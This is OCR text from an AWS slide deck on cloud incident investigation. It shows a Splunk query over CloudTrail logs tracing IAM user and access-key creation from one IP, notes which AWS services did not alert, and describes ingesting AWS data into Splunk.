
HARDWARE/AWS GLOBAL INFRASTRUCTURE	AWS REGIONS	EDGE LOCATIONS
	AVAILABILITY ZONES	



aws

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.


AWS Security Hub event



1. Description of the event
2. Access/Key information
3. Instance details including networking information, instance type, etc.

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Amazon GuardDuty event



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

AWS CloudTrail data

```
index=main sourcetype="aws:cloudtrail"
| reverse
| search sourceIPAddress="164.92.179.228"
| table
    _time, eventSource, eventName
```

eventSource	eventName
sts.amazonaws.com	GetCallerIdentity
sts.amazonaws.com	GetCallerIdentity
iam.amazonaws.com	ListGroups
iam.amazonaws.com	CreateUser
iam.amazonaws.com	CreateLoginProfile
iam.amazonaws.com	CreateLoginProfile
iam.amazonaws.com	CreateLoginProfile
iam.amazonaws.com	CreateLoginProfile
iam.amazonaws.com	CreateAccessKey
iam.amazonaws.com	AddUserToGroup
iam.amazonaws.com	GetUser

aws

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

What didn’t pop?

- Amazon CloudWatch
- Amazon VPC Flow Logs
- Amazon S3 access logs (although increase in S3 access was noted after exfil)
- AWS Config rules
- Amazon Inspector


© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Getting data in

- Getting data in has historically been a pain
  - Too many different types of data
  - Too many different versions of that data
- Editing configuration files and spending hours on regex
- Data changes without notice


© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Data manager




© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.


How data flows from AWS to Splunk



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

